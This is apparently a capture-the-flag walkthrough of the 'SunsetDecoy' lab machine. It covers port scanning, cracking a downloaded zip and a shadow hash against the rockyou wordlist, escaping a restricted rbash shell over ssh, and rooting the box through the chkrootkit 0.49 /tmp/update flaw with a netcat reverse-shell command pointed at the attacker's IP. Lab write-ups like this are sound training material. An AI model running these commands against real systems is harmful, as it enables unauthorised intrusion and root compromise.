

SunsetDecoy

Nmap

```
nmap -sC -sV -p- 192.168.198.85 -T5 -oA full_scan -v
```

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 a9:b5:3e:3b:e3:74:e4:ff:b6:d5:9f:f1:81:e7:a4:4f (RSA)

| 256 ce:f3:b3:e7:0e:90:e2:64:ac:8d:87:0f:15:88:aa:5f (ECDSA)

|_ 256 66:a9:80:91:f3:d8:4b:0a:69:b0:00:22:9f:3c:4c:5a (ED25519)

80/tcp open http Apache httpd 2.4.38

| http-methods:

|_ Supported Methods: HEAD GET POST OPTIONS

|_ http-title: Index of /

| http-ls: Volume /


SIZE	TIME	FILENAME
3.0K	2020-07-07 16:36	save.zip

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|_ http-server-header: Apache/2.4.38 (Debian)


Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Browsing the web page



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
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 save.zip	2020-07-07 16:36	3.0K	
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Apache/2.4.38 (Debian) Server at 192.168.198.85 Port 80

Lets download the loan zip file and see what it contains.

It is password protected so lets use fcrackzip to see if we can crack it. I used the standerd rockyou.txt for the wordlist.

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt save.zip
```

It cracks the password "manuel"

```
(root@kali) - [~/pg/boxes/SunsetDecoy]
# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt save.zip

PASSWORD FOUND!!!!: pw == manuel
```

Cracking passwords

Once unzipped, the folder contains a shadow file. I tried cracking the root hash with no success but we do see a strange username.

```
296640a3b825115a47b68fc44501c828:
```

This user's hash is crackable. After running john on the hash we get the password "server"

```
john --wordlist=/usr/share/wordlists/rockyou.txt strange_user
```

Foothold

We can now ssh into the box but only have a limit shell with through rbash.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ cat local.txt
-rbash: cat: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ which python
-rbash: which: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ python2 -c 'import pty;pty.spawn("/bin/bash")'
-rbash: python2: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ echo $SHELL
/bin/rbash
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /bin/bash/ -i
-rbash: /bin/bash/: restricted: cannot specify '/' in command names
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /bin/bash -i
-rbash: /bin/bash: restricted: cannot specify '/' in command names
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ echo $PATH
PATH:/home/296640a3b825115a47b68fc44501c828/
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ bash -i
-rbash: bash: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ perl -e 'exec "/bin/bash";'
-rbash: perl: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ls -la
```

We do not have a way to escape while on the machine as the rbash shell is heavily restricted to only a few commands. Instead, we an try through ssh.

```
ssh 296640a3b825115a47b68fc44501c828@192.168.198.85 'bash --noprofile'
```

```
(root@kali) - [~/pg/boxes/SunsetDecoy/nmap]
# ssh 296640a3b825115a47b68fc44501c828@192.168.198.85 'bash --noprofile'
296640a3b825115a47b68fc44501c828@192.168.198.85's password:
id
uid=1000(296640a3b825115a47b68fc44501c828) gid=1000(296640a3b825115a47b68fc44501c828) groups=1000(296640a3b825115a47b68fc44501c828)
```

Now we can run commands and try to find a path to root.

Privilege escalation

Our shell is still limited and we can only run binaries by declaring the absolute path.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /usr/bin/cat user.txt
Your flag is in another file
```

Right away, the path to root seems to have something to do with the honeypot.decoy script. It is owned by root but we have executable permissions over it.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ls -la
total 3068
drwxr-xr-x 3 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828 4096 Mar  4 20:57 .
drwxr-xr-x 3 root root 4096 Jun 27 2020 ..
lrwxrwxrwx 1 root root 9 Jul 7 2020 .bash_history -> /dev/null
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828 220 Jun 27 2020 .bash_logout
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828 3583 Jun 27 2020 .bashrc
drwx----- 3 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828 4096 Mar  4 20:50 .config
-rwxr-xr-x 1 root root 17480 Jul 7 2020 honeypot.decoy
-rw----- 1 root root 1855 Jul 7 2020 honeypot.decoy.cpp
```

Running the script gives us a few options...

```
Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
7 Leave a note.
8 Check all services status.
```

I poked at each option and did not get anywhere. Launching option 5 (AV Scan) is worth investigating.

Lets use pspy to check the running processes as the script does not return scan output.

I used the precompiled psypy64 binary.

```
2022/03/04 20:59:01 CMD: UID=0 PID=2344 | /bin/sh /root/chkrootkit-0.49/chkrootkit
2022/03/04 20:59:01 CMD: UID=0 PID=2343 | /bin/sh /root/chkrootkit-0.49/chkrootkit
2022/03/04 20:59:01 CMD: UID=0 PID=2346 | /bin/sh /root/chkrootkit-0.49/chkrootkit
2022/03/04 20:59:01 CMD: UID=0 PID=2359 | /bin/sh /root/chkrootkit-0.49/chkrootkit
```

Doing some research on the chkrootkit version, we find a public exploit.

<https://www.exploit-db.com/exploits/33899>

Chkrootkit 0.49 - Local Privilege Escalation

Reading through the exploit, the instructions state to create a file named "update" within the tmp directory.

The line `'file_port=$file_port $i'` will execute all files specified in `$SLAPPER_FILES` as the user `chkrootkit` is running (usually `root`), if `$file_port` is empty, because of missing quotation marks around the variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not mounted noexec, obviously)
- Run `chkrootkit` (as uid 0)

Result: The file `/tmp/update` will be executed as `root`, thus effectively rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running `chkrootkit` (like in `cron.daily`) and has write access to `/tmp` (not mounted noexec), he may easily take advantage of this.

Placing the malicious "update file"

```
echo "/usr/bin/nc 192.168.49.88 9001 -e /bin/sh" > update
```

Give the file executable permissions and then run the AV scan.

Pspy shows the script executing our file as uid(0)

```
2022/03/04 21:25:04 CMD: UID=0 PID=28303 | /bin/sh /tmp/update
2022/03/04 21:25:04 CMD: UID=0 PID=28305 | /bin/sh /root/chkrootkit-0.49/chkrootkit
```

Then we are returned a root shell

```
(rootkali)-[~/pg/boxes/SunsetDecoy]
# nc -lvnp 9001
listening on [any] 9001 ...
id
connect to [192.168.49.88] from (UNKNOWN) [192.168.88.85] 39022
uid=0(root) gid=0(root) groups=0(root)
```